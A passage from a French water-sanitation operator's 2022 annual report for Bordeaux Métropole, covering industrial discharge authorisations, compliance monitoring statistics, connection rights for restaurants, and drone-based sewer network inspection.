L'évolution importante de UA31 entre 2021 et 2020/2019 est principalement dû à une activité fortement en hausse que ce soit pour le linéaire de fumée ou pour les contrôles conformité au colorant en 2021 par rapport aux années précédentes.

❖ **UA32 :**

Suite aux contrôles à la fumée, un contrôle colorant doit être réalisé. La SABOM réalise une extraction périodique de ces cas et cherche à prendre contact avec les usagers concernés. Dans certains cas, ces rendez-vous ne sont pas aisés à obtenir et la SABOM fait alors usage de la procédure Usagers 24 mise en place par la DEAU. Cette procédure permet notamment de mettre en évidence des exclusions correspondant aux usagers refusant l'accès à leur domicile. Cette procédure n'est pas automatique sous GESCA et doit être suivie en parallèle.

LE CONTRÔLE DES REJETS NON DOMESTIQUES EXPL.3

SABOM

RÉFÉRENTIEL CONTRAT

Article 52

Autorisations de déversements des eaux usées autres que domestiques

Article 52.1

Inventaire des rejets

Article 52.2

Elaboration et mises à jour des autorisations de déversement des eaux usées autres que domestiques

Article 52.3

Suivi du respect des droits de raccordement, autorisations de déversement des eaux usées autres que domestique

SOMMAIRE

EXPL.3.1. INVENTAIRE DES REJETS NON DOMESTIQUES ET LA STRATÉGIE DU SERVICE.....	455
EXPL.3.2. AUTORISATIONS DE DÉVERSEMENT DES ÉTABLISSEMENTS PROFESSIONNELS.....	458
EXPL.3.3 AUTOSURVEILLANCE.....	460
EXPL.3.4 CONTROLES INOPINES	461
EXPL.3.5. ÉTABLISSEMENTS DONT LES REJETS ASSIMILABLES À UN USAGE DOMESTIQUE	465
EXPL.3.6. BILAN DES INDICATEURS.....	469

Les années 2020 et 2021 ont été des années fortes pour l'activité "Suivi des autorisations de déversement" avec une refonte complète du service suite aux évolutions professionnelles de l'équipe de 2019. Deux nouveaux collaborateurs ont repris les activités et ont bâti en co-construction avec la Direction de l'Eau de Bordeaux Métropole des méthodes opérationnelles de travail.

Ce travail commun a apporté encore en 2021 des évolutions dans une logique d'amélioration continue du service.

Deux axes de travail majeurs dans l'approche de l'activité du service ont été menés en 2022 :

- S'intégrer pleinement dans le travail du Diagnostic vers l'amont afin de cibler la lutte contre la présence de micropolluant en entrée de station d'épuration,
- Modifier la posture du service vis-à-vis des établissements professionnels.

Tout en préservant une relation de proximité et d'accompagnement, la posture du service a été modifiée. Celle-ci est passée d'une position de demande à une position d'exigence.

Une méthodologie basée sur le strict respect du règlement de service de l'assainissement et la demande de mise en conformité des établissements vis-à-vis de leur autorisation de déversement a été déployée toute l'année.

Celle-ci a notamment compris des prises de contacts officiels par courrier, des relances et des mises en demeure des établissements nécessitant une mise en conformité de leur autorisation de déversement.

EXPL.3.1. INVENTAIRE DES REJETS NON DOMESTIQUES ET LA STRATÉGIE DU SERVICE

INVENTAIRE DES ÉTABLISSEMENTS SUR LE TERRITOIRE DE BORDEAUX MÉTROPOLE

Sur le territoire de Bordeaux Métropole, il a été recensé en 2019 (source INSEE) 56 318 établissements (correspondants à 365 codes NAF) susceptibles de déverser des rejets autres que domestiques vers le réseau de collecte public, qui se répartissent sur les 27 communes (Martignas-sur-Jalle non concernée).

Cet inventaire, réalisé en 2019, est le point de départ initial des actions de prospection du Service. Les actions de prospections et d'instructions de nouvelles autorisations de déversement sont aujourd'hui liées à une stratégie à long terme en lien avec le suivi analytique des stations d'épuration (RSDE) et la démarche environnementale de diagnostic vers l'amont.

STRATÉGIE DU SERVICE AUTORISATION DE DÉVERSEMENT ET STRATÉGIE DE PROSPECTION

Le service autorisation de déversement est au cœur d'enjeux environnementaux forts :

- La préservation des ouvrages du système d'assainissement (réseaux, postes de relevage, stations d'épuration, etc.),
- La contribution au bon fonctionnement des stations d'épuration et la préservation du milieu naturel,
- La sécurisation de la valorisation agricole des boues, aussi nommée retour au sol des boues,
- La sécurité des personnes intervenant dans les réseaux.

Le bon suivi des rejets non domestiques dans le système d'assainissement est une clé de succès pour parvenir aux objectifs du Schéma d'Aménagement et de Gestion des Eaux sur les états écologiques et chimiques des masses d'eau du territoire métropolitain.

Dans ce cadre, une attention particulière est apportée aux micropolluants avec des cibles de réduction de leur présence.

La volonté du service d'apporter une équité de traitement aux usagers et d'appliquer une vision commune dans la gestion des autorisations sur l'ensemble des établissements a conduit à un travail de mise à plat des pratiques et de refonte en lien étroit avec la Direction de l'Eau.

En 2021, les points suivants ont été partagés et retravaillés :

- La stratégie du service,
- Le contexte réglementaire et les textes de références,
- Les bonnes pratiques dans la gestion des différentes demandes de rejet d'eaux usées non-domestiques,
- Les paramètres physico-chimiques et les valeurs admissibles, et les seuils de rejet,
- La mise à jour des documents officiels et des outils d'aide à la décision.

En 2022, la prospection des nouvelles autorisations s'est intégrée dans une démarche environnementale élargie et en lien étroit avec des plans d'actions menés par le service Innovation de la SABOM, chargé du diagnostic vers l'amont des micropolluants (voir [ENV.3](#)).

La lutte contre la présence de micropolluants dans les eaux traitées des stations d'épuration est une priorité. Le transfert de cette pollution, en partie, dans les boues de STEP n'est pas une solution acceptable, du fait de la valorisation agricole de celles-ci. La solution à privilégier est la réduction de cette pollution à l'amont des STEP : à la source.

Pour éliminer ou réduire les concentrations des micropolluants dans ces eaux, la stratégie adoptée s'est articulée en 2 phases :

- 1 phase de recherche dans les eaux brutes et les eaux traitées pour identifier les micropolluants significatifs pour chaque STEP : **les campagnes RSDE** (Recherche et réduction des rejets de Substances Dangereuses dans l'Eau),
- 1 phase de **diagnostic à l'amont de la STEP** pour une compréhension des sources d'émissions et une identification des actions de réduction possibles.

C'est dans cette seconde phase de **diagnostic vers l'amont** que s'intègre la stratégie de **prospection de l'activité autorisations de déversement**.

En parallèle du travail méticuleux réalisé par le service innovation de la SABOM et en lien avec les conclusions officielles du diagnostic vers l'amont transmis à la Police de l'Eau en fin d'année 2021, le service "Suivi des autorisations de déversement" a travaillé en 2022 et continuera de travailler sur les prochaines années avec les établissements ciblés pour suivre au plus près leurs rejets d'eaux usées non-domestiques.

Les établissements jugés stratégiques pour le service de l'assainissement font l'objet d'un renouvellement de leur autorisation de déversement pendant lequel une attention particulière est portée sur la qualité des eaux rejetées et la présence de micropolluants.

EXPL.3.2. AUTORISATIONS DE DÉVERSEMENT DES ÉTABLISSEMENTS PROFESSIONNELS

LES AUTORISATIONS DE DÉVERSEMENT VALIDÉES EN 2022

La réalisation des autorisations de déversement permet de suivre au mieux les rejets des établissements inventoriés, pour surveiller leur impact sur les réseaux de collecte et les stations d'épuration, et ainsi limiter les émissions de polluants dans le milieu récepteur. Les données sont disponibles en format informatique dans l'outil OSI et, en format papier, dans les archives du service du délégataire (ainsi que du délégant).

Le nombre d'autorisations de déversement produites par le service et actives sur le territoire de Bordeaux Métropole à fin 2022 s'élève à **419**.

293 établissements disposent d'un arrêté de déversement et **126** établissements disposent d'un arrêté complété par une convention spéciale de déversement. La durée de validité de l'ensemble de ces autorisations de déversement est en général de cinq ans.

Au cours de l'année 2022, **81** nouvelles autorisations ont été instruites. Ces autorisations se répartissent de la façon suivante :

- 78 autorisations de déversement avec un arrêté simple,
- 3 autorisations complétées par une convention spéciale de déversement.

En 2022, **7** autorisations ont également été renouvelées :

- 2 autorisations de déversement avec un arrêté simple,
- 5 autorisations complétées par une convention spéciale de déversement.

Ces quantités sont en forte hausse par rapport aux précédentes années et sont le résultat positif du travail mené par le service.

L'ensemble des établissements soumis à une autorisation de déversement en 2022 est répertorié dans l'**ANNEXE 3**.

AUTORISATIONS DE CHANTIERS EN 2022

Les autorisations de déversement des chantiers concernent des rejets provisoires dans le réseau public de collecte, avec une durée variable de quelques mois à plusieurs années. Ces rejets, lorsqu'ils empruntent un réseau d'eaux usées ou unitaire, donnent lieu au paiement d'une redevance assainissement.

L'autorisation de déversement fixe les conditions techniques, administratives et financières d'acceptation des rejets. Parmi les prescriptions techniques, des analyses de la qualité d'eau, un comptage des eaux rejetées et des prétraitements sont demandés.

Pour l'année 2022, la SABOM a réalisé **67** nouvelles autorisations provisoires de chantiers dont **27** dossiers Loi sur l'eau.


Le **TABLEAU 1** établit un comparatif entre les différents arrêtés instruits au cours de l'année 2022, et le nombre de contrôles inopinés réalisés sur les arrêtés en vigueur.

Les demandes de rejet en lien avec un rabattement de nappe sont majoritaires et régulières tout au long de l'année. Cela reflète l'activité immobilière très dynamique sur le territoire métropolitain.

TABLEAU 1 – EXPL.3.4. Nouvelles autorisations de déversement de chantiers 2022					
	1e trimestre	2e trimestre	3e trimestre	4e trimestre	Cumul
Arrêtés pour rabattement de nappe	17	8	17	11	53
Nombre de contrôles	3	4	1	1	9
Arrêtés pour dépollution de sols	1	2	1	0	4
Nombre de contrôles	0	0	0	0	0
Arrêté pour essai de pompage (forage) ou autre	2	2	2	4	10
Nombre de contrôles	0	0	1	0	1

L'**HISTOGRAMME 1** présente l'évolution des demandes pour les arrêtés de chantiers depuis l'année 2019, en fonction des types de chantier.

HISTOGRAMME 1 - EXPL.3.4 Evolution des arrêtés de chantier



La liste des autorisations de déversements délivrées en 2022 dans le cadre d'un chantier est à consulter en [ANNEXE 4](#).

EXPL.3.3 AUTOSURVEILLANCE

Les établissements soumis à autorisation de déversement pour les eaux usées autres que domestiques ont l'obligation de mesurer la conformité de leur rejet.

2 519 analyses d'autocontrôles ont été enregistrées concernant l'année 2022 et le taux de conformité moyen de ces autocontrôles sur l'ensemble des bassins de collecte est de **75 %**.


L'**HISTOGRAMME 2** présente le bilan du taux de conformité par bassin de collecte.

En 2022, la conformité de l'autosurveillance des établissements sur les bassins de collecte est la suivante :

- Louis Fargue : 53%
- Clos de Hilde : 63 %
- Sabarèges : 80 %
- Cantinolle : 82 %
- Lille Blanquefort : 67 %

La conformité de l'autosurveillance pour les établissements rejetant directement au milieu naturel est de 97 %.

HISTOGRAMME 2 - EXPL.3.3. Bilan de la conformité de l'autosurveillance



Comme en 2019, 2020 et 2021, la conformité de l'autosurveillance prend en compte les paramètres classiques et les micropolluants.

Conformément à l'article 8 de la convention de déversement, l'établissement est responsable, à ses frais, de la surveillance et de la conformité de ses rejets au regard des prescriptions de la présente Convention et de son Arrêté d'Autorisation de Déversement.

De plus, selon l'article 17.1 du règlement d'assainissement, la première année où sera constaté un dépassement des limites de flux ou concentrations autorisées telles que définies dans l'annexe 1 du règlement d'assainissement, les pénalités applicables calculées selon les modalités figurant dans l'annexe 3 du règlement d'assainissement seront suspendues sous réserve que l'Établissement s'engage sur un programme de mise en conformité de ses rejets tel que défini à l'article 6.

Si ce programme n'est pas respecté ou s'il n'est pas terminé à la fin d'une année, les pénalités suspendues seront immédiatement dues et viendront s'ajouter aux pénalités de l'année en cours. La pénalité sera versée à l'exploitant. Si ce programme est respecté, les pénalités suspendues seront annulées.

EXPL.3.4 CONTROLES INOPINES

Les rejets autres que domestiques font l'objet de deux contrôles inopinés réalisés dans l'année, pour chaque établissement bénéficiant d'une convention de déversement complétant l'autorisation de rejet.

En 2022, **20 établissements** soumis à autorisation de rejet avec un arrêté simple ont par ailleurs été contrôlés une fois dans l'année de façon inopinée.

Les résultats des contrôles sont envoyés systématiquement au responsable de l'établissement accompagnés d'un compte-rendu et d'une demande de justification dans le cas de dépassement des valeurs limites définies dans l'autorisation de déversement.

Pour les établissements dont la convention a été établie en cours d'année, le nombre de contrôles peut varier selon la date de notification de l'autorisation. Certaines activités saisonnières, notamment les châteaux viticoles, ou des établissements ayant fermé ou n'ayant plus de rejets autres que domestiques n'offrent la possibilité de réaliser qu'un seul contrôle annuel.

Le **TABLEAU 2** présente le bilan des établissements contrôlés. La **COURBE 1** présente l'évolution du taux de conformité au cours des années.

Comme pour les années 2019, 2020 et 2021, la conformité des contrôles inopinés pour l'année 2022 prend en compte les micropolluants en plus des paramètres classiques.

En cas de non-conformité constatée sur les résultats d'analyse des rejets, la SABOM contacte l'établissement concerné et l'accompagne dans ses démarches d'amélioration de la qualité de ses rejets. Des solutions peuvent être proposées aux établissements. La SABOM peut aussi les rediriger vers des structures compétentes en matière de prétraitement.

Le suivi de l'ensemble des données d'analyse d'autosurveillance et de contrôles inopinés a pour objectif de permettre :

- Un suivi pluriannuel de l'évolution de la quantité et de la qualité des rejets, par établissement, par bassin de collecte ou plus globalement sur l'ensemble de Bordeaux Métropole,
- Un calcul du coefficient de pollution (Cp) qui impacte le montant de la redevance assainissement pour chaque établissement,
- Une meilleure connaissance et la maîtrise des « entrants » sur le réseau public d'assainissement,
- Un contrôle des risques de corrosion et d'agression susceptibles de dégrader le réseau,
- Une anticipation d'éventuelles problématiques de la filière des boues grâce à la surveillance de la qualité des effluents,
- Une garantie de la sécurité du personnel d'exploitation et de la protection du milieu récepteur.

TABLEAU 2 - EXPL.3.4. Nombre de contrôles et taux de conformité des établissements				
	2019	2020	2021	2022
Nb d'établissements contrôlés	145	128	125	127
Nb d'analyses / contrôles des points de rejet	694	678	590	262
Nb de contrôles conformes	466	346	314	101
Nb de contrôles non-conformes	228	332	276	161
Taux de conformité	67%	51%	53%	39%


A la date de rédaction du présent rapport, 127 établissements contrôlés de façon inopinée au cours de l'année 2022, ont été enregistrés. Nous observons une tendance à la baisse du taux de conformité des établissements.

En effet, les établissements non conformes sur une année N font l'objet de nouveaux contrôles sur les années N+1 et N+2, ce qui en cas d'absence d'actions correctives immédiates impacte négativement le calcul.

Suite à un contrôle inopiné non conforme, nous rentrons en contact avec l'établissement pour :

- Faire le point sur sa situation,
- Lui facturer les analyses réalisées non conforme,
- Lancer et accompagner une démarche d'amélioration des rejets.

COURBE 1 - EXPL.3.4. Taux de conformité des contrôles inopinés



LA SURVEILLANCE DES REJETS DE CHANTIERS

10 contrôles inopinés ont été réalisés en 2022 sur les rejets de chantiers.

6 chantiers ont présenté des contrôles non conformes, et 4 ne présentent pas d'anomalie.

Pour les rejets non conformes, la SABOM est intervenue afin de maîtriser le rejet à travers une demande d'amélioration du traitement en place et/ou une demande d'arrêt du rejet.

Le détail des contrôles réalisés est le suivant :

- 2021-BM1494 - GTM BATIMENT AQUITAINE - LES CIMES - PLACE D'ARMAGNAC - BDX, **non conforme**.

Paramètres non conformes : Matières en suspension, Phosphore total, Hydrocarbure totaux, Arsenic, Plomb, Cuivre, Chrome, Nickel, Zinc, Mercure.

- 2021-BM1714 - PISCINE BLANQUEFORT, conforme.
- 2022-BM0075 - SCCV QUAI NEUF BORDEAUX, conforme.
- 2022-BM0047 - SOGEA, conforme.
- 2022-BM0045 - GBMP, **non conforme**.

Paramètres non conformes : Cuivre, Nickel, Plomb, Matières en suspension.

- 2021-BM1013 - EUROVIA GIRONDE - RUE DU TRI POSTAL - BDX, **non conforme**.

Paramètres non conformes : Cuivre, Nickel, Plomb, Zinc.

- 2021-BM0386 - SUEZ RR IWS REMEDIATION - FORD BLANQUEFORT - RUE ANTOINE DE ST EXUPÉRY - BLANQUEFORT, **non conforme**.

Paramètre non conforme : Azote Kjeldhal.

- 2022-BM0660 - MALET, **non conforme**.

Paramètres non conformes : Plomb, Nickel, Zinc, Arsenic, Cuivre.

- 2022-BM1030 - SA HLM DOMOFRANCE - FORAGE SAIGE FROMANOIR - Conforme.
- 2022-BM1184 - RAMERY BATIMENT - VILLA COFFEA , **non conforme**.

Paramètres non conformes : Cuivre, Nickel

EXPL.3.5. ÉTABLISSEMENTS DONT LES REJETS ASSIMILABLES À UN USAGE DOMESTIQUE

Conformément aux dispositions des articles L.1331-7-1 du Code de la Santé publique, L.213-10-2 et R.213-48-1 du Code de l'Environnement, sont assimilables aux utilisations à des fins domestiques les rejets des activités pour lesquels les pollutions de l'eau résultent principalement de la satisfaction de besoin d'alimentation humaine, de lavage et de soin d'hygiène des personnes physiques ainsi que de nettoyage et de confort des locaux :

- Les restaurants et les activités artisanales de restauration,
- Les garages mécaniques sans activité de lavage de voiture,
- Le nettoyage à sec,
- Les activités d'enseignement,
- Les activités de contrôle et d'analyses techniques,
- Les activités pour la santé humaine (cabinets médicaux, maisons de santé, ...),
- Les activités sportives, récréatives et de loisir (à l'exclusion des piscines publiques).

Conformément à la réglementation, le propriétaire d'un établissement dont les eaux usées résultent d'utilisation de l'eau assimilée à un usage domestique a droit, à sa demande, au raccordement au réseau public de collecte des eaux usées ou unitaires, dans la limite des capacités de transport et d'épuration des installations existantes.

Depuis 2019, les actions de « droit au raccordement » se sont principalement concentrées sur les métiers de restauration rapide et de bouche mais aussi sur des établissements de mécanique (voir **TABLEAU 3**).

Ce travail a également été mené en 2022 en appliquant la même stratégie présentée précédemment avec également une logique de lutte contre les rejets importants de graisse dans les réseaux. 35 dossiers de droits au raccordement ont donc été instruits en 2022.

TABLEAU 3 - EXPL.3.5. REJETS ASSIMILABLES A UN USAGE DOMESTIQUE 2022

Etablissement	Commune	Complément d'adresse	NAF	Activité	Date de transmission de l'autorisation
G LA DALLE	BORDEAUX	119 Rue de la Benauge	5610A	Restauration	10/01/2022
DEL ARTE	MERIGNAC	30Bis Rue Isaac Newton	5610A	Restauration traditionnelle	15/03/2022
ALINEA	MERIGNAC	19 Avenue Jean Perrin		Restauration	15/03/2022
KFC	MERIGNAC	32 Rue Isaac Newton	5610C	Restauration rapide	25/03/2022
PIZZA DEL ARTE	VILLENAVE D'ORNON	2 Avenue du 7ème Art	5610A	Restauration traditionnelle	22/04/2022
IT ITALIAN TRATTORIA	VILLENAVE D'ORNON	Rue louis de Funes	5610A	Restauration traditionnelle	22/04/2022
LA LOUPIOTE	BEGLES	1 bis rue Louis Bleriot	5610A	Restauration traditionnelle	22/04/2022
MC DONALD'S	MERIGNAC	Chemin de Mirepin Centre Commercial de Mérignac soleil	5610C	Restauration rapide	25/04/2022
ROYAL BUFFET	MERIGNAC	17 Avenue du Président J F Kennedy	5610A	Restauration traditionnelle	25/04/2022
SO BIO	MERIGNAC	5 Avenue du Président J F Kennedy	4729Z	Autres commerces de détails alimentaires en magasin spécialisé	25/04/2022
RIPIANO	MERIGNAC	30 Avenue de la Somme	5610A	Restauration traditionnelle	25/04/2022
BOULANGERIE BANETTE	MERIGNAC	12 Rue Jacques Anquil	1071C	Boulangerie et boulangerie- pâtisserie	26/04/2022
MC DONALD'S	MERIGNAC	78 Avenue de Magudas	5610C	Restauration rapide	10/05/2022
MC DONALD'S	MERIGNAC	5 Rue des Châtaigners	5610C	Restauration rapide	10/05/2022
MC DONALD'S	EYSINES	1 Allée de l'Europe	5610C	Restauration rapide	10/05/2022
JDM AUTO	MERIGNAC	114 av Pierre Mendès France	4520A	Garage automobile	10/05/2022
BURGER KING BEGLES	BEGLES	Rue des Frères Lumière	5610C	Restauration rapide	11/05/2022
MC DONALD'S	BORDEAUX	Rue Charles Domercq	5610C	Restauration rapide	18/05/2022
MC DONALD'S	BORDEAUX	4 Route de Toulouse	5610C	Restauration rapide	18/05/2022
MC DONALD'S	BORDEAUX	9 Rue Margaux	5610C	Restauration rapide	18/05/2022
BISTRO REGENT	VILLENAVE D'ORNON	6 Rue Louis de Funès	5610A	Restauration traditionnelle	25/05/2022
MERCI	BEGLES	Centre Commercial Rives d'Arcins, 10 Rue Louis Blériot	5610A	Restauration traditionnelle	31/05/2022
EAT SALAD	LE HAILLAN	27 Avenue de Magudas	5610C	Restauration de type rapide	22/06/2022
LES BURGERS DE PAPA	MERIGNAC	49 avenue Henri Vigneau	5610C	Restauration rapide	22/06/2022
CANOPEE CAFE	MERIGNAC	1 Chemin de Pouchon	5610A	Restauration	26/06/2022

TABLEAU 3 - EXPL.3.5. REJETS ASSIMILABLES A UN USAGE DOMESTIQUE 2022

Etablissement	Commune	Complément d'adresse	NAF	Activité	Date de transmission de l'autorisation
EURASIE	MERIGNAC	49 avenue Henri Vigneau	5610C	Restauration rapide	30/06/2022
PAVILLON GARONNE	BEGLES	Centre Commercial Rives d'arcins, Rue Louis Blériot	5610A	Restauration traditionnelle	31/08/2022
RAJ MAHAL	MERIGNAC	49 avenue Henri Vigneau	5610A	Restauration	22/09/2022
BURGER KING PESSAC	PESSAC	4 bis Avenue Antoine Becquerel	5610C	Restauration rapide	26/09/2022
BOULANGERIE ANGE - BORDEAUX LAC	BORDEAUX	2 Rue Duguay Trouin	1071C	Boulangerie et boulangerie-pâtisserie	26/09/2022
BOULANGERIE ANGE - EYSINES	EYSINES	309 Av. du Médoc	1071C	Boulangerie et boulangerie-pâtisserie	26/09/2022
BOULANGERIE ANGE - ST MEDARD EN JALLES	SAINT MEDARD EN JALLES	57 Av. René Descartes	1071C	Boulangerie et boulangerie-pâtisserie	26/09/2022
BOULANGERIE ANGE - BEGLES	BEGLES	216 Rte. de Toulouse	1071C	Boulangerie et boulangerie-pâtisserie	26/09/2022
BOULANGERIE ANGE - AUCHAN BOULIAC	BOULIAC	Auchan, Rue de la Gabarre,	1071C	Boulangerie et boulangerie-pâtisserie	26/09/2022
BISTRO REGENT	MERIGNAC	49 avenue Henri Vigneau	5610A	Restauration	12/10/2022

Ces quantités sont en forte hausse par rapport aux précédentes années et sont le résultat positif du travail mené par le service.

SERVICE AUX PAQUEBOTS

En mai 2016, en collaboration avec la mission tourisme de Bordeaux Métropole, un nouveau service aux usagers du fleuve a été développé.

Les navires de croisière maritime en escale à Bordeaux ont la possibilité de rejeter leurs eaux usées dans le réseau public de collecte.

Dans ce cadre, la SABOM a pris contact en 2019 avec les agents maritimes et une procédure de contact a été mise en œuvre. En parallèle, un dispositif a été mis en place au sein de la SABOM et des différents services intervenant (ordonnancement, îlotiers et réseaux) afin de répondre aux demandes 24h/24. Du matériel permettant le raccordement rapide du navire au réseau est stocké, et ainsi spécifiquement mis à disposition des équipes opérationnelles devant intervenir.

Le déroulement des principales opérations est le suivant :

- Régularisation administrative pour chaque navire par une demande de droit au raccordement,
- Demande de dépotage par les agents maritimes quelques jours avant l'escale du navire,
- Le matériel nécessaire fourni par la SABOM est installé par l'agent maritime et le personnel du navire,
- Prélèvement si possible afin de vérifier la qualité de l'effluent rejeté au réseau,
- Attestation réglementaire délivrée pour le capitaine du navire.

En 2020, le contexte économique en lien avec la crise sanitaire n'a pas généré de demande de service aux paquebots. Avec le prolongement de la pandémie en 2021, une seule demande a été adressée au service de l'assainissement. Cette faible mobilisation du service de l'assainissement par les navires s'est vérifiée pour l'année 2022 avec à nouveau une seule demande instruite.

EXPL.3.6. BILAN DES INDICATEURS

Les indicateurs UA35, UA36, UA48 sont calculés à partir des données disponibles dans l’outil de suivi OSI à la date de la rédaction du présent rapport et ne reflètent pas totalement la réalité de l’année 2022. Ces chiffres seront mis à jour fin mai afin d’améliorer l’exhaustivité des données.

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI02	Nombre d'autorisations de déversement nouvelles passées	30/an	25	1	8	81
Indicateur opérationnel UA35	Taux de conformité des résultats d'autosurveillance des industriels	> 95%	79,0%	78,0%	92,0%	75,0%
Indicateur opérationnel UA36	Taux de conformité des contrôles inopinés chez les industriels	> 95%	77,0%	54,0%	54,0%	39,0%
Indicateur opérationnel UA37	Nombre de contrôles d'arrêtés pour rabattement de nappe, pour dépollution, pour essai de pompage par an	10	9	10	10	10
Indicateur opérationnel UA43	Nombre de nouveaux droits au raccordement par an	> ou = 20/an	14	9	17	35
Indicateur opérationnel UA48	Taux de réalisation des plans d'action d'autosurveillance des industriels	N/A	Non représentatif	37%	91%	68%
ONEMA D202.0	Nombre d'autorisations de déversement d'effluents d'établissements industriels au réseau de collecte des eaux usées	N/A	338	339	344	419
Indicateur de pilotage PI38	nombre d'abonnés assujettis domestiques / non domestiques	N/A	282 447 / 338	292 126 / 339	304 698 / 344	309 542 / 419

❖ PI02

81 nouvelles autorisations de déversement ont été finalisées sur l’année 2022. Il avait été convenu en 2020 avec la Direction de l’Eau de lisser cet indicateur sur 3 ans (2020, 2021 et 2022). A fin 2022, l’objectif est atteint puisque 90 nouvelles autorisations de déversement ont été enregistrées sur les 3 années.

❖ UA35

L’indicateur est en baisse par rapport aux précédentes années. La conformité de l’autosurveillance prend en compte les paramètres classiques et les micropolluants. La difficulté reste la bonne communication de la part des établissements de leur autosurveillance.

❖ **UA36**

L'indicateur est en baisse par rapport aux précédentes années. La conformité de l'autosurveillance prend en compte les paramètres classiques et les micropolluants. La SABOM constate de nombreux résultats de contrôles inopinés non conforme et engage systématiquement des actions (d'accompagnements et de corrections) auprès des établissements.

❖ **UA43**

35 nouveaux droits au raccordement ont été finalisés sur l'année 2022. Il avait été convenu en 2020 avec la Direction de l'Eau de lisser l'indicateur sur 3 ans (2020, 2021 et 2022). A fin 2022, l'objectif est atteint puisque 61 nouveaux droits au raccordement ont été enregistrés sur les 3 années.

❖ **UA48**

L'indicateur est en baisse par rapport aux précédentes années. La conformité de l'autosurveillance prend en compte les paramètres classiques et les micropolluants. La difficulté reste la bonne communication de la part des établissements de leur autosurveillance.

❖ **PI38**

Pour cet indicateur, le détail apparaît dans le **TABLEAU 2 - USAG.1.2** et **ANNEXE 3**.

RÉFÉRENTIEL CONTRAT

Article 17

Programme d'inspections et inspections des réseaux

Article 18

État patrimonial des canalisations

Article 21

Relations avec les tiers

Article 70

Prescriptions générales pour la réalisation des travaux

Article 70.4

Respect des prescriptions techniques du Délégant relatives aux travaux sur voirie

SOMMAIRE

EXPL.4.1. LE CONTRÔLE DE L'ÉTAT STRUCTUREL DU RÉSEAU	472
EXPL.4.2. LE CONTRÔLE DES TRAVAUX DE TIERS	483
EXPL.4.3. LES SURLARGEURS	494
EXPL.4.4. LA POLITIQUE DE RÉPARATION	497
EXPL.4.5. BILAN DES INDICATEURS.....	504

EXPL.4.1. LE CONTRÔLE DE L'ÉTAT STRUCTUREL DU RÉSEAU

DRONES RAMPANTS DANS LES COLLECTEURS NON VISITABLES

Depuis avril 2019, une nouvelle technologie, déployée par le groupe VEOLIA, permet de renforcer la connaissance patrimoniale des réseaux non visitables. Des drones rampants (voir **PHOTO 1**) sont ainsi mis en place dans les collecteurs de diamètre 200 et 250 mm. Ils prennent des photos de l'intérieur des réseaux, toutes les 10 secondes.

Après une analyse des photos, les collecteurs sont notés, tant en termes d'encrassement et de besoin de curage, qu'en termes de pré-diagnostic de l'état patrimonial des réseaux. Ces notes entrent ensuite dans la programmation du curage préventif réalisée par la SABOM, et dans celles des ITV (inspections télévisuelles) patrimoniales, diligentées par la DEAU. Depuis 2021, ce type de drones inspecte également les collecteurs de diamètre 300 à 400 mm (**PHOTO 1**).

Sur les 7 années de contrat, l'engagement SABOM est de pré-diagnostiquer le linéaire total des réseaux métropolitains affermés en écoulement gravitaire de diamètre 200 à 400 mm, soit environ 3 000 km, à raison de 427 km/an. Le linéaire total a été revu avec la Direction de l'Eau en 2021, afin d'exclure les kilomètres de réseaux privés, qui avaient été inclus par erreur dans l'engagement initial (i.e. les 3 240 km, à raison de 461 km/an).

En 2022, ce sont au total **557,453 km** de réseau qui ont été pré-diagnostiqués, ce qui représente une augmentation de 18% du linéaire par rapport à 2021. Cette augmentation vient compenser les résultats de l'année 2019, année de démarrage et de l'année 2020, année perturbée par la pandémie COVID-19.

Le retour d'expérience mené depuis l'année 2019 nous a montré qu'il fallait mettre en place un passage préalable sur les secteurs investigués afin de permettre de lever les difficultés à la mise en œuvre des drones dans les réseaux le jour J. Il s'agissait par exemple d'aller enlever le bitume ou la végétation recouvrant certains tampons afin de permettre leur ouverture et l'accès au réseau le jour du passage des drones. Cette reconnaissance préalable a été mise en place depuis le dernier trimestre de l'année 2020, et a permis de diminuer de manière conséquente les cas d'ouvertures impossibles de regard de visite lors des tournées PREDIRE.

Depuis 2021, nous utilisons une nouvelle technologie complémentaire au drone PREDIRE : la **caméra GOMORE** (Voir **PHOTO 2**). Cette caméra de pré-diagnostic, tout comme le drone rampant, permet de cheminer dans un réseau Ø200 mm à Ø400 mm non curé et d'établir des notes d'encrassement et d'état structurel pour chaque tronçon. La caméra GOMORE, pilotée par un technicien, est utilisée pour les tronçons en chute ou certains tronçons dont l'un des deux regards de visite n'est pas accessible. Cette caméra permet la même prise de photos que PREDIRE et de rendre les mêmes résultats.

PHOTO 1 - EXPL.4.1 Drones rampants PREDIRE (à gauche, le modèle adapté aux collecteurs Ø300-400 mm, et à droite, celui pour les Ø200-250 mm) - QRcode pour le film sur les drones dans les réseaux assainissement



PHOTO 2 - EXPL.4.1 Caméra GOMORE



DRONES VOLANTS DANS LES COLLECTEURS VISITABLES (ELIOS)

Un drone volant (Elios 2, voir **PHOTO 3**) avait été testé en fin d'année 2019 pour l'inspection des collecteurs visitables. Ce test s'était révélé concluant, avec plus de 20 km inspectés par un sous-traitant sur la fin de l'année 2019. En 2020, un drone Elios 2 a été acheté en bien affermé, des agents de la SABOM ont été formés à son pilotage et ont passé le brevet de télépilote (parties théorique et pratique) au cours du 1er semestre 2020.

Cette innovation majeure constitue une évolution notable du métier d'inspection réseau. L'évolution des compétences des collaborateurs est bien entendu un axe phare, développé avec cette nouvelle technologie. La sécurité est également renforcée puisque l'usage de drones permet de limiter l'accès aux réseaux, parfois difficiles à inspecter et présentant des risques de chute et d'atmosphère confinée.

PHOTO 3 - EXPL.4.1 Drone volant - QRcode pour film sur les drones dans les réseaux assainissement



Une équipe de la SABOM, constituée d'un pilote et de son assistant, ont démarré les inspections avec le drone ELIOS 2 en février 2021. Cette équipe est à ce jour autonome pour réaliser les inspections avec ce type de technologie. **Avec plus de 28 km inspectés en 2021 avec ce drone volant**, sans appel à la sous-traitance, il s'agissait pour cette activité au sein de la SABOM d'une **année de référence**. En 2022, ce sont pratiquement **34 km** d'inspection qui ont été réalisés par cette équipe.

